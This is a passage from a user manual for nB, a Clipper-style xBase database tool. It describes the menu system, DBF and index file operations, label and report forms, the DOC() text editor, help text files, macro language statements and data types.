nB includes a simple built-in text editor: DOC(). It may be started from the dot line entering "DOT()". No special key is dedicated to start this function.

371.6 The menu system

The nB menu system appears differently depending on the place where it is "called". When available, the menu system appears pressing [*Alt+M*] or [*F10*].

The Menu system is organised into horizontal menu, vertical menu, and pop-up menu.

The horizontal menu contains selectable items organised horizontally:

```
One Two Three Four Five
```

The cursor may be moved on a different position using arrow keys [*Left*]/[*Right*]; [*Esc*] terminates the menu; [*Enter*] opens a vertical menu.

The vertical menu contains selectable items organised vertically:

```
 One Two Three Four Five
------------
|First     |
|Second    |
|Third     |
------------
```

The cursor may be moved on a different position using arrow keys [*Up*]/[*Down*]; the arrow keys [*Left*]/[*Right*] change the vertical menu; [*Esc*] closes the vertical the menu; [*Enter*] starts the selected menu function.

The vertical menu contains selectable items organised vertically:

```
 One Two Three Four Five
------------
|First     |
|Second   >|---------------
|Third     |Sub function 1|
-----------|Sub function 2|
           ----------------
```

The cursor may be moved on a different position using arrow keys [*Up*]/[*Down*]; [*Esc*] closes the pop-up the menu; [*Enter*] starts the selected menu function.

The following sections describe the menu system.

371.6.1 Menu File

The menu File contains important function on '.DBF' file, indexes, relations and Replaceable database drivers.

For database files are considered two aspects: the physical aspect, and the logical alias. When a '.DBF' file is opened, it becomes a alias.

Indexes are considered as index files and index orders.

It follows a brief menu function description.

Change directory

Changes the actual drive and directory.

File .DBF

Contains a pop-up menu for '.DBF' operations.

New .DBF

A '.DBF' file is a table where columns, called Fields, must be specified and lines, called records, are added, edited and deleted by the program.

Field characteristics are:

NAME	the field name must be unique inside the same file, it is composed of letters, number and underscore (_), but it must start with a letter and it is not case sensitive.
TYPE	the field type determinates the type of data it can hold.
LENGTH	is the field total length in characters; it doesn't matter of the type of data.
DECIMAL	is the length of positions after decimal point. This information is used normally for numeric fields. In this case, take note that the DECIMAL length, together with the decimal point, will subtract space for the integer part of the number from the total LENGTH of the filed.

Field Types:

C Character	it is a text field long LENGTH characters.
N Numeric	it is a numeric field long LENGTH characters with DECIMAL characters for decimal positions. Note that if LENGTH is 4 and DECIMAL is 0 (zero), the field may contain integers from -999 to 9999; but if LENGTH is 4 and DECIMAL 1, the field may contain numbers from -9.9 to 99.9: two position for the integer part, one position for the decimal point and one position for decimal.
D Date	it is a date field: it contains only dates; the length should not be specified as it is automatically 8.
L Logic	it is a logical (boolean) field: it contains only TRUE, represented by "Y" or "T", or FALSE, represented by "N" or "F". The length should not be specified as it is automatically 1.
M Memo	it is a character field with unknown dimension. It is recorded into a parallel file with '.DBT' extention. The original '.DBF' file holds a space for a pointer inside the '.DBT' file. The length of a Memo field is automatically 10 and is referred to the memo pointer.

After the function "NEW .DBF" is selected, a table for the field specifications appears.

```
+--------------------------------+
|    Database file structure     |
|                                |
| Field Name Type Length Decimal |
|--------------------------------|
|           |    |     0|      0 |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
```

To navigate and to edit the table use the following keys:

[*Up*]/[*Down*]/[*Left*][*Right*]	move the cursor one position (up, down, left or right);
[*PgUp*]	move to previous screen page;
[*PgDn*]	move to next screen page;
[*Ctrl+PgUp*]	move to top of table;
[*Ctrl+PgDn*]	move to bottom of table;
[*Ctrl+Home*]	move to first column;
[*Ctrl+End*]	move to last column;
[*Ctrl+Enter*]	append a new empty line;
[*Ctrl+F1*]	delete (cut) the current line and save a copy into the "clipboard";
[*Ctrl+F2*]	copy current line into the table "clipboard";
[*Ctrl+F3*]	insert (paste) the content of the "clipboard" in the current position;
[*Enter*]	start editing in the current position;
[*Esc*]	terminate;
[*x*]	any other key will be written in the current position.

When the editing is terminated, press [*Esc*] and a dialog box will ask for the file name and the RDD.

xBase files (.DBF) are not all equal, this way, when a new '`.DBF`' file si created, the RDD (Replaceable Database Driver) is asked. The normal RDD is DBFNTX, the one used by Clipper.

Modify .DBF structure

The modification of a '`.DBF`' file structure is a delicate matter if it contains data.

In fact, it is a data transfer from a source '`.DBF`' file to a destination '`.DBF`' file with a different structure. This way, the destination '`.DBF`' will be updated only for the fields with the same name of the source one. The position may be different, but names cannot be changed (not so easily).

Mistakes may be dangerous, so, before doing it, it is recommended a backup copy of the original '`.DBF`' file.

Open .DBF

When a '`.DBF`' file is opened, it becomes a alias, a logical file, placed inside a work area. The same '`.DBF`' file may be opened inside different areas with different alias names.

The required information to open the file are:

FILENAME	the physical file name.
ALIAS	the alias name. If not assigned, it becomes automatically the same of FILENAME without extention.
RDD	the Replaceable Database Driver to use to access to this file.
SHARED	a logical value: TRUE means that the file will be accessible to other users, FALSE means use exclusive.

READ ONLY	a logical value: TRUE means that the file will be only readable and no modification will be allowed, FALSE means that no restriction on editing will be made.

File .NTX

Contains a pop-up menu for physical indexes operations.

New .NTX / new tag

If the active area is used we have an active alias. In this case a index may be created. The index is a way to see the active alias ordered without changing the physical position of records.

There are two words to understand: ORDER and INDEX-BAG. The index bag is the file that contains the information on the record ordering, the order is the rule followed to order the records. A index bag may contains one or more orders depending on the Replaceable Database Driver in use.

Typical '`.NTX`' file are index bag containing only one order.

Depending on the RDD in use the following field may be filled.

INDEX FILENAME	this is the name of the index bag.
KEY EXPRESSION	the expression that defines the rule for the record ordering.
ORDER NAME	this is the name to give to the order (tag) when the RDD permits to have a index bag containing more than one order. In the other case, the index bag name correspond to the order name.
FOR EXPRESSION	a FOR condition to filter records before indexing.

Open index

If a index file already exists, it can be associated to the active alias simply opening it.

> Take note that the system is not able to verify if the index belong the active alias and if it is not so a error will result.

INDEX NAME	is the name of the index bag file to open.

Alias

Contains a pop-up menu for logical databases (alias) operations.

Select

Only one may be the active alias and with this function the active alias may be changed choosing from the list of used areas.

Selecting the area number zero, no alias is active.

Display structure

With this function the active alias structure may be viewed.

Close active alias

Selecting this function the active alias is closed. That is: the '`.DBF`' file and eventual indexes are closed.

Close all aliases

With this function all Aliases are closed.

Order

Contains a pop-up menu for logical indexes (orders).

Order list rebuild

This function rebuild the indexes opened and associated to the active alias.

Order set focus

This function permits to change the active order selecting form the ones opened and associated to the active alias.

Order list clear

This function closes all orders associated to the active alias.

Relation

Contains a pop-up menu for relations (links with other Aliases).

Set relation

This function permits to establish a relation between a alias and a Child alias showing as a result a unique database.

CHILD	is the alias name to connect to the active alias.
EXPRESSION	is the relation expression that specify the rule for the relation. The value of this expression is the key to access the Child alias: if this Child alias is accessed without index, it must be the record number, if this Child alias is accessed via index, it must be a valid index key.

Clear relation

This function eliminates any relation that originate form the active alias.

RDD default

Contains a pop-up menu for Replaceable Database Driver defaults.

Show actual RDD default

It simply shows the actual Replaceable Database Driver.

Set default RDD

Select a new default Replaceable Database Driver.

371.6.2 Menu Edit

The menu Edit contains functions to access data from the active alias (the actual area).

View

This function permits you to view the active alias with eventual relations as a table.

No edit is allowed.

To navigate the table use the following keys.

[*Enter*]	start field editing.
[*PgUp*]	show previous screen page.
[*PgDn*]	show next screen page.
[*Ctrl+PgUp*]	show top of alias.
[*Ctrl+PgDn*]	show bottom of file.
[*Ctrl+Home*]	show the first column.
[*Ctrl+End*]	show last column.

Edit/browse

This function permits you to edit the active alias with eventual relations as a table.

To navigate and edit the table use the following keys.

[*Enter*]	start field editing.
[*PgUp*]	show previous screen page.
[*PgDn*]	show next screen page.
[*Ctrl+PgUp*]	show top of alias.
[*Ctrl+PgDn*]	show bottom of file.
[*Ctrl+Home*]	show the first column.
[*Ctrl+End*]	show last column.
[*Ctrl+Enter*]	append a new empty record.
[*Ctrl+F2*]	copy the current record.
[*Ctrl+F3*]	append and paste a record.
[*Ctrl+F4*]	paste a previously copied record, overwriting the content of the current one.
[*Ctrl+Y*]	delete or recall the current record.
[*Ctrl+Del*]	delete or recall the current record.

When a memo field is edited:

[*Esc*]	cancel and close the memo window.
[*Ctrl+Y*]	line delete.
[*Ctrl+W*]	save and close the memo window.

Replace

The content of a Field of the active alias may be replaced with an expression.

The required data is:

FIELD TO REPLACE	the Field name to be replaced.
NEW VALUE EXPRESSION	the expression that obtain the new value for the selected Field.
WHILE EXPRESSION	the WHILE condition expression: the replacement continue until this expression results True. The constant '`.T.`' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the replacement is made for all records that satisfy the condition. The constant '`.T.`' is ever True and is the default.

Recall

The records signed for deletion (deleted but still there), may be recalled (undeleted).

The required data is:

WHILE EXPRESSION	the WHILE condition expression: the record recall continue until this expression results True. The constant '`.T.`' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the record recall is made for all records that satisfy the condition. The constant '`.T.`' is ever True and is the default.

Delete

Deletes (sign for deletion) a group of record depending on the required conditions.

The required data is:

WHILE EXPRESSION	the WHILE condition expression: the record deletion continue until this expression results True. The constant '.T.' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the record deletion is made for all records that satisfy the condition. The constant '.T.' is ever True and is the default.

Pack

This function eliminates definitely records previously deleted (signed for deletion).

It may work only if the active alias was opened in exclusive mode.

371.6.3 Menu Report

The menu Report contains functions for data report (print). In particular, label files '.LBL' and report file '.RPT' may be created and used for printing. There is also another way to print, with the RPT() system that is available inside the nB internal editor DOC().

DBGOTOP()

Moves the record pointer for the active alias at the first logical record.

New label

With this function can be created a standard label file (.LBL under the dBaseIII standard).

Labels may be printed in more than one column and can contain 16 lines maximum.

The label data is the following.

REMARK	a label remark that will not be printed.
HEIGHT	the label vertical dimension.
WIDTH	the label horizontal dimension.
MARGIN	the left margin in characters.
LINES	the vertical spacing between labels.
SPACES	the horizontal spacing between labels in characters.
ACROSS	the number of label columns.
LINE 1	The first line inside labels.
LINE n	The n-th line inside labels.
LINE 16	The 16th line inside labels.

The number of lines inside the labels depend on the HEIGHT and the maximum value is 16.

The label lines can contain constant string and/or string expressions.

See the example below.

```
          Margin
        <-->
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXX Height XXXX    <--- Width ---->    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
                                   |
                                   | Lines      <-->
                                   |              Spaces
            XX Line 1 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 2 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 3 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 4 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 5 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX



            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
                    |                   |                   |
                    |                   |                   |
                    |                   |                   |
                    +---------------- Across ---------------+
```

Modify label

This function permits you to modify a label file.

Label form

This function permits you to print labels with the data provided by the active alias: one label each record.

The following data is required.

LABEL FILENAME	the label filename.
WHILE	the WHILE condition: the label printing goes on as long as this condition remain True.
FOR	the FOR condition: only the records from the active alias that satisfy the condition are used for the label print.

New report

This function permits you to create a standard report form file (.FRM under the dBaseIII standard).

The informations to create a '`.FRM`' file are divided into two parts: the head and groups; the columns.

The first part: head and groups, requires the folliwing informations:

PAGE WIDTH	the page width in characters.
LINES PER PAGE	the usable lines per per page.
LEFT MARGIN	the left margin in characters.
DOUBLE SPACED?	double spaced print, yes or no.
PAGE EJECT BEFORE PRINT?	form feed before print, yes or no.
PAGE EJECT AFTER PRINT?	form feed after print, yes or no.
PLAIN PAGE?	plain page, yes or no.
PAGE HEADER	the page header, max 4 lines (the separation between one line and the other is obtained writing a semicolon, ";").
GROUP HEADER	the group title.

GROUP EXPRESSION	the group expression (when it changes, the group changes)
SUMMARY REPORT ONLY?	only totals and no columns, yes or no.
PAGE EJECT AFTER GROUP?	form feed when the group changes, yes or no.
SUB GROUP HEADER	sub group title.
SUB GROUP EXPRESSION	the sub group expression.

The second part: columns, requires the following informations structured in table form:

COLUMN HEADER	column head description (it can contain 4 lines separated with a semicolon).
CONTENT	the column expression.
WIDTH	the column width.
DEC.	the decimal length for numeric columns.
TOTALS	totals to be calculated, yes or no (usefull only for numeric columns).

To navigate and to edit the table use the following keys:

[*Up*]/[*Down*]/[*Left*][*Right*]	move the cursor one position (up, down, left or right);
[*PgUp*]	move to previous screen page;
[*PgDn*]	move to next screen page;
[*Ctrl+PgUp*]	move to top of table;
[*Ctrl+PgDn*]	move to bottom of table;
[*Ctrl+Home*]	move to first column;
[*Ctrl+End*]	move to last column;
[*Ctrl+Enter*]	append a new empty line;
[*Ctrl+F1*]	delete (cut) the current line and save a copy into the "clipboard";
[*Ctrl+F2*]	copy current line into the table "clipboard";
[*Ctrl+F3*]	insert (paste) the content of the "clipboard" in the current position;
[*Enter*]	start editing in the current position;
[*Esc*]	terminate;
[*x*]	any other key will be written in the current position.

When the editing is terminated, press [*Esc*] and a dialog box will ask for the name to give to the report form file.

Modify report

This function permits you to modify a standard report form file (.FRM under the dBaseIII standard).

Report form

This function permits you to print a report form with the data provided by the active alias.

The following data is required.

REPORT FORM FILENAME	the label filename.
WHILE	the WHILE condition: the form printing goes on as long as this condition remain True.
FOR	the FOR condition: only the records from the active alias that satisfy the condition are used for the report form print.

Create/modify/print text

This function activates the text editor.

371.6.4 Menu HTF

The menu Htf helps on creating and accessing the "Help Text Files". This name, help text file, is just the name given to it.

A text (Ascii) file prepared like this manual may be transformed into a "Help Text File" that is a simple text with pointers.

Open help text file

This function permits to open a Help Text File and browse it. The Help Text File name is required.

New help text file

This function permits to create a new "Help Text File" that is a help file under the nB style.

The source is an Ascii file where three kind of information are available: Normal text, Indexes and pointers.

Indexes and Pointers are word or phrases delimited with user defined delimiters; indexes are placed inside the text to indicate an argument, pointers are placed inside the text to indicate a reference to indexes.

Inside this manual, indexes are delimited with ## and ##, so the titles are here indexes; pointers are delimited with < and >.

Only one index per line is allowed, only one pointer per line is allowed.

The Delimiters used do identify indexes and pointers are user defined; the _start_ identifier symbol can be equal to the _end_ identifier symbol. The symbols used for indexes cannot be used for the pointers.

So, the informations required are:

SOURCE TEXT FILENAME	the filename of the text source file.
DESTINATION FILENAME	the filename of the destination Help Text File (suggested '`.HLP`' extention).
INDEX START CODE	the index start symbol; suggested ##.
INDEX END CODE	the index end symbol; suggested ##.
POINTER START CODE	the pointer start symbol; suggested <.
POINTER END CODE	the pointer end symbol; suggested >.

New HTML file

This function permits to create a new HTML file form a text file formatted to obtain a HTF file.

The informations required are:

SOURCE TEXT FILENAME	the filename of the text source file.
DESTINATION FILENAME	the filename of the destination Help Text File (suggested '`.HLP`' extention).
INDEX START CODE	the index start symbol; suggested ##.
INDEX END CODE	the index end symbol; suggested ##.
POINTER START CODE	the pointer start symbol; suggested <.
POINTER END CODE	the pointer end symbol; suggested >.
HTML TITLE	the title for the html page.

371.6.5 Menu Macro

The menu Macro helps on creating macros (programs) with a macro recorder, a macro "compiler" and a macro executor.

Start recording

This function simply starts or pause the macro recording. The menu items that end with "&", may be recorded by this macro recorder.

Save recording

A recorded macro may be saved into a ASCII file that may be later modified or simply used as it is. The filename is requested.

Erase recording

While recording or when the macro recorder is paused, it is possible to erase all previous recording with this function.

Edit recording

While recording or when the macro recorder is paused, it is possible to edit all previous recording, for example adding more comments or simply to see what the recorder does.

Macro compilation

A macro file (a program) contained inside a ASCII file, may be compiled into a different file format to speed up execution. The source filename and the destination filename are requested.

Load + execute macro

A macro file (a program) in ASCII form or compiled, may be executed.

A macro file may require some parameters.

This function asks for the macro filename to start and the possible parameter to pass to it.

371.6.6 Menu Info

The menu Info is the information menu.

ABOUT	a brief copyright notice.
MANUAL BROWSE	starts the browse of 'NB.HLP', the nB Help Text File manual if it is present in the current directory or it is found in the PATH (the Dos SET PATH).
[F1] HELP	[F1] reminder.
[F3] ALIAS INFO	[F3] reminder. It shows all the available information on the active alias.
[F5] SET OUTPUT TO	[F5] reminder. It defines the output peripheral or file.

371.6.7 Menu Doc

This menu actually appears only inside the DOC() function, the nB text editor.

New

It starts the editing of a new empty text.

Open

It opens for editing a new textfile.

Save

It saves the text file under editing.

Save as

It saves the text file under editing asking for a new name.

Set output to

It permits to change the default output peripheral: the default is the screen.

Print as it is

It prints on the output peripheral the content of the text as it is.

Print with RPT() once

It prints on the output peripheral the content of the text only once replacing possible text variables.

Print with RPT() std

It prints on the output peripheral the content of the text repeating this print for every record contained inside the archive alias.

Exit DOC()

Terminates the use of DOC() the text/document editing/print function.

371.7 The text editor DOC()

The function Doc() activates a simple text editor usefull to build some simple reports.

Inside this function a menu is available and is activated pressing [*Alt+M*] or [*F10*]. The Doc() menu is part of the nB menu system.

DOC() may handle text files of a teorical maximum of 64K.

DOC() may be particularly useful to create formatted text with variables identified by CHR(174) and CHR(175) delimiters: when an active alias exists, [*F2*] gives a list of insertable fields.

[*Esc*]	Exit DOC().
[*F1*]	Call the help.
[*F2*]	Field list.
[*up*] / [*Ctrl+E*]	Line up.
[*down*] / [*Ctrl+X*]	Line down.
[*left*] / [*Ctrl+S*]	Character left.
[*right*] / [*Ctrl+D*]	Character right.
[*Ctrl+right*] / [*Ctrl+A*]	Word left.
[*Ctrl+left*] / [*Ctrl+F*]	Word right.
[*Home*]	Line start.
[*End*]	Line end.
[*Ctrl+Home*]	Top window.
[*Ctrl+End*]	Bottom window.
[*PgUp*]	Previous window.
[*PgDn*]	Next window.
[*Ctrl+PgUp*]	Document start.

[*Ctrl+PgDn*]	End document.
[*Del*]	Delete character (right).
[*Backspace*]	Delete character Left.
[*Tab*]	Insert tab.
[*Ins*]	Toggle insert/overwrite.
[*Enter*]	Next line.
[*Ctrl+Y*]	Delete line.
[*Ctrl+T*]	Delete word right.
[*F10*] / [*Alt+M*]	DOC() menu.

371.8 The help text file

nB provides a basic hypertext system to build simple help files. A source text file with "indexes" and "pointers" to indexes is translated into a "help text file" (a '`.DBF`' file); then, this file is browsed by nB.

The source file can have a maximum line width of 80 characters; each line can terminate with CR or CR+LF.

"Indexes" are string delimited by index delimiters (default "##"); "pointers" are string delimited by pointer delimiters (default "<" and ">") and refers to indexes.

Inside a text, indexes must be unique; pointers can be repeated anywhere. A text can contain a maximum of 4000 indexes.

Inside this manual, titles are delimited with "##" as they are indexes; strings delimited with "<" and ">" identify a reference to a title with the same string.

To browse a previously created Help Text File, use the following keys:

[*Esc*]	Exit.
[*UpArrow*]	Move cursor up.
[*DownArrow*]	Move cursor down.
[*PgUp*]	Move cursor PageUp.
[*PgDn*]	Move cursor Pagedown.
[*Ctrl+PgUp*]	Move cursor Top.
[*Ctrl+PgDn*]	Move cursor Bottom.
[*Enter*]	Select a reference (pointer).
[<-]	Go to previous selected reference (pointer).
[->]	Go to next selected reference (pointer).
[*Shift+F3*]	Search for a new pattern.
[*F3*]	Repeat previous search.

371.9 Macro

nB can execute (run) macro files. There may be three kind of macro files: ASCII (usually with .& extention); "compiled" (usually with .NB extention); EXE files (compiled with Clipper and linked).

"Compiled" macro files are executed faster then the ASCII source files.

EXE macro files are the fastest.

371.9.1 Macro statements

The statements recognised from nB are very similar to Clipper, with some restrictions.

Note that: the FOR statement is not included; there is no function declaration; procedure calls cannot transfer variables; only public variables are allowed.

PROCEDURE

Procedures are the basic building blocks of a nB macro.

Procedures are visible only inside the current macro file.

The procedure structure is as follows:

```
PROCEDURE procedure_name
        statements...
        [RETURN]
        statements...
ENDPROCEDURE
```

A procedure definition begins with a PROCEDURE declaration followed with the *procedure_name* and ends with ENDPROCEDURE.

Inside the PROCEDURE - ENDPROCEDURE declaration are placed the executable *statements* which are executed when the procedure is called.

Inside the PROCEDURE - ENDPROCEDURE declaration, the RETURN statement may appear. In this case, encountering this RETURN statement, the procedure execution is immediately terminated and control is passed to the statement following the calling one.

The procedure definition do not permit to receive parameters from the calling statement.

DO PROCEDURE

There is only one way to call a procedure:

```
DO PROCEDURE procedure_name
```

When the statement DO PROCEDURE is encountered, the control is passed to the begin of the called PROCEDURE. After the PROCEDURE execution, the control is returned to the statement following DO PROCEDURE.

The procedure call do not permit to send parameters to the procedure.

BEGIN SEQUENCE

The BEGIN SEQUENCE - END structure permits to define a sequence of operation that may be broken.

Inside nB, this control structure is useful only because there is the possibility to break the execution and pass control over the end of it.

This way, encountering BREAK means: "go to end".

```
BEGIN SEQUENCE
        statements...
        [BREAK]
        statements...
END
```

Inside nB, error exception handling is not supported.

DO CASE

This is a control structure where only the statements following a True CASE condition are executed.

When the DO CASE statement is encountered, the following CASE statements are tested. The first time that a condition returns True, the CASE's statements are executed and then control is passed over the END case.

That is: only one CASE is taken into consideration.

If no condition is True, the statements following OTHERWISE are executed.

```
DO CASE
CASE lCondition1
      statements...
[CASE lCondition2]
      statements...
[OTHERWISE]
      statements...
END
```

WHILE

The structure WHILE - END defines a loop based on a condition: the loop is repeated until the condition is True.

The loop execution may be broken with the EXIT statement: it transfer control after the END while.

The LOOP statement may be use to repeat the loop: it transfer the control to the beginning of the loop.

```
WHILE lCondition
        statements...
        [EXIT]
        statements...
        [LOOP]
        statements...
END
```

IF

The IF - END control structure executes a section of code if a specified condition is True. The structure can also specify alternative code to execute if the condition is False.

```
IF lCondition1
      statements...
[ELSE]
      statements...
END
```

371.9.2 Variable declaration

Inside nB, variables are created using a specific function:

```
MEMPUBLIC( "cVarName" )
```

For example,

```
MEMPUBLIC( "Name" )
```

creates the variable Name.

The scope of the created variable is global and there is no way to restrict the visibility of it.

When a variable is no more needed or desired, it can be released:

```
MEMRELEASE( "cVarName" )
```

The variable declaration do not defines the variable type. Every variable may receive any kind of data; that is that the type depends on the type of data contained.

371.9.3 Macro structure

A nB macro must be organised as follow. There may be two situations: Macros with procedures and macros without procedures.

Macro with procedures:

```
PROCEDURE procedure_name_1
        statements ...
        [RETURN]
        statements ...
ENDPROCEDURE
PROCEDURE procedure_name_2
        statements ...
        [RETURN]
        statements ...
ENDPROCEDURE
...
...
DO PROCEDURE procedure_name_n
```

Macro without procedures:

```
statements ...
statements ...
statements ...
statements ...
statements ...
```

nB Macros may be compiled with Clipper. To do so, the first structure example must be changed as follows:

```
#INCLUDE MACRO.CH

DO PROCEDURE procedure_name_nth
...
PROCEDURE procedure_name_1
        statements ...
        [RETURN]
        statements ...
ENDPROCEDURE
PROCEDURE procedure_name_2
        statements ...
        [RETURN]
        statements ...
ENDPROCEDURE
...
...
```

To compile a macro with Clipper, the macro file name can be changed into '`MACRO.PRG`' and

```
RTLINK MACRO.RMK [Enter]
```

should be started.

371.9.4 Macro comments

A nB Macro source file can contain comments. only the "//" comment is recognised! This way: * and /*...*/ will generate errors!

ATTENTION: to simplify the macro interpretation, lines such as this:

```
qqout( "You can’t do that // you can’t do that!" )
```

will generate an error as the interpreter will read only:

qqout("You can’t do that

Sorry!

371.9.5 Macro long lines split

Inside a nB macro, long lines may be splitted using ";" (semicolon). Please note that: lines can only be splitted and not joined; a resulting command line cannot be longer then 254 characters.

371.9.6 The macro recorder

Inside the functions ASSIST() and DOC() is available the Macro recorder menu.

When a macro recording is started, a "&" appears on the left side of the status bar. It it blinks, the recording is active, if it is stable, the recording is paused.

The macro recording is not exactly a step-by-step recording of all action taken, but a translation (as good as possible) of what you have done.

The macro recorder is able to record only the menu functions that terminates with the "&" symbol and all what is inserted at the dot command line.

The macro recording can be viewed and edited during the recording. The macro recording can be saved into a text file (a macro file).

371.10 Data types

The data types supported in the nB macro language are the same as Clipper:

Array

Character

Code Block

Numeric

Date

Logical

Memo

NIL

371.10.1 Character

The character data type identifies character strings of a fixed length. The character set corresponds to: CHR(32) through CHR(255) and the null character, CHR(0).

Valid character strings consist of zero or more characters with a theoretical maximum of 65535 characters. The real maximum dimension depends on the available memory.

Character string constants are formed by enclosing a valid string of characters within a designed pair of delimiters. There are three possible delimiter pairs:

two single quotes like ‘'*string_constant*'’;

two double quotes like ‘"*string_constant*"’;

left and right square brackets like ‘[*string_constant*]’.

These three different kind of delimiters are available to resolve some possible problems:

I don’t want it -> "I don’t want it"

She said, "I love hin" -> ’She said, "I love hin"’

He said, "I don’t want it" -> [He said, "I don’t want it"]

The following table shows all operations available inside nB for character data types. These operations act on one or more character expressions and the result is not necessarily a character data type.

+	Concatenate.
-	Concatenate without intervening spaces.
==	Compare for exact equity.
!=, <>, #	Compare for inequity.
<	Compare for sorts before
<=	Compare for sorts before or same as.
>	Compare for sorts after.
>=	Compare for sorts after or same as.
:=	In line assign.
$	Test for substring existence.
ALLTRIM()	Remove leading and trailing spaces.
ASC()	Convert to numeric ASCII code equivalent.
AT()	Locate substring position.
CTOD()	Convert to date.
DESCEND()	Convert to complemented form.
EMPTY()	Test for null or blank string.
ISALPHA()	Test for initial letter.
ISDIGIT()	Test for initial digit.
ISLOWER()	Test for initial lowercase letter.
ISUPPER()	Test for initial uppercase letter.
LEFT()	Extract substring form the left.
LEN()	Compute string length in characters.
LOWER()	Convert letters to lowercase.
LTRIM()	Remove leading spaces.
PADC()	Pad with leading and trailing spaces.
PADL()	Pad with leading spaces.
PADR()	Pad with trailing spaces.
RAT()	Locate substring position starting from the right.
RIGHT()	Extract substring form the right.
RTRIM()	Remove trailing spaces.
SOUNDEX()	Convert to soundex equivalent.
SPACE()	Create a blank string of a defined length.
STRTRAN()	Search and replace substring.
STUFF()	Replace substring.
SUBSTR()	Extract substring.
TRANSFORM()	Convert to formatted string.
UPPER()	Convert letters to uppercase
VAL()	Convert to numeric.
VALTYPE()	Evaluates data type directly.

371.10.2 Memo

The memo data type is used to represent variable length character data that can only exist in the form of a database field.

Memo fields are not stored inside the main database file (.DBF) but inside a separate file (.DBT).

A memo field can contain up to 65535 characters, that is the same maximum dimension of character fields. In fact, originally xBases, couldn't have character string longer than 254 characters.

As here memo fields are very similar to long character strings, you may forget that there is a difference.

All the operations that may be applied to character strings, may be used with memo fields; the following functions may be use especially for memo fields or long character strings.

HARDCR()	Replace soft with hard carriage returns.
MEMOEDIT()	Edit contents.
MEMOLINE()	Extract a line of a text.
MEMOREAD()	Read form a disk text file.
MEMOTRAN()	Replace soft and hard carriage returns.
MEMOWRIT()	Write to disk text file.
MLCOUNT()	Count lines.
MLPOS()	Compute position.

371.10.3 Date

The date data type is used to represent calendar dates.

Supported dates are from 0100.01.01 to 2999.12.31 and null or blank date.

The appearance of a date is controlled from SETVERB("DATEFORMAT"). The default is "dd/mm/yyyy" and it may easily changed for example with SETVERB("DATEFORMAT", "MM/DD/YYYY") to the US standard.

There is no way to represent date constants; these must be replaced with the CTOD() function. For example if the date 11/11/1995 is to be written, the right way is:

```
CTOD( "11/11/1995" )
```

The character string "11/11/1995" must respect the date format defined as before explained.

The function CTOD() will accept only valid dates, and null dates:

```
CTOD( "" )
```

A null date is ever less than any other valid date.

The following table shows all operations available inside nB for date data types. These operations act on one or more date expressions and the result is not necessarily a character data type.

+	Add a number of days to a date.
-	Subtract days to a date.
==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for earlier
<=	Compare for earlier or same as.
>	Compare for later.
>=	Compare for later or same as.

:=	In line assign.
CDOW()	Compute day of week name.
CMONTH()	Compute month name.
DAY()	Extract day number.
DESCEND()	Convert to complemented form.
DOW()	Compute day of week.
DTOC()	Convert to character string with the format defined with SETVERB("DATEFORMAT").
DOTOS()	Convert to character string in sorting format (YYYYMMDD).
EMPTY()	Test for null date.
MONTH()	Extract month number.
VALTYPE()	Evaluates data type directly.
YEAR()	Extract entire year number, including century.

371.10.4 Numeric

The numeric data type identifies real number. The theoretical range is form 10^-308 to 10^308 but the numeric precision is guaranteed up to 16 significant digits, and formatting a numeric value for display is guaranteed up to a length of 32 (30 digits, a sign, and a decimal point). That is: numbers longer than 32 bytes may be displayed as asterisks, and digits other then most 16 significant ones are displayed as zeroes.

Numeric constants are written without delimiters. The following are valid constant numbers:

12345

12345.678

-156

+1256.789

-.789

If a numeric constant is delimited like character strings, it becomes a character string.

The following table shows all operations available inside nB for numeric data types. These operations act on one or more numeric expressions and the result is not necessarily a numeric data type.

+	Add or Unary Positive.
-	Subtract or Unary Negative.
*	Multiply.
/	Divide.
%	Modulus.
^, **	Exponentiate.
==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for less than.
>=	Compare for less than or equal.
>	Compare for greater than.
>=	Compare for greater than or equal.
:=	In line assign.
ABS()	Compute absolute value.
CHR()	Convert to ASCII character equivalent.
DESCEND()	Convert to complemented form.
EMPTY()	Test for zero.

EXP()	Exponentiate with e as the base.
INT()	Convert to integer.
LOG()	Compute natural logarithm.
MAX()	Compute maximum.
MIN()	Compute minimum.
ROUND()	Round up or down()
SQRT()	Compute square root.
STR()	Convert to character.
TRANSFORM()	Convert to formatted string.
VALTYPE()	Evaluates data type directly.

Number appearence may be affected by SETVERB("FIXED") and consequently by SETVERB("DECIMALS"). If SETVERB("FIXED") is True, numbers are displayed with a fixed decimal position. The number of decimal positions is defined by SETVERB("DECIMALS"). For that reason, the default is SETVERB("FIXED", .F.) and SETVERB("DECIMALS", 2), that is, no fixed decimal position, but if they will be activated, the default is two decimal digits.

371.10.5 Logical

The logical data type identifies Boolean values.

Logical constants are:

'**.T.**'	True.
'**.F.**'	False.

When editing a logical field, inputs may be:

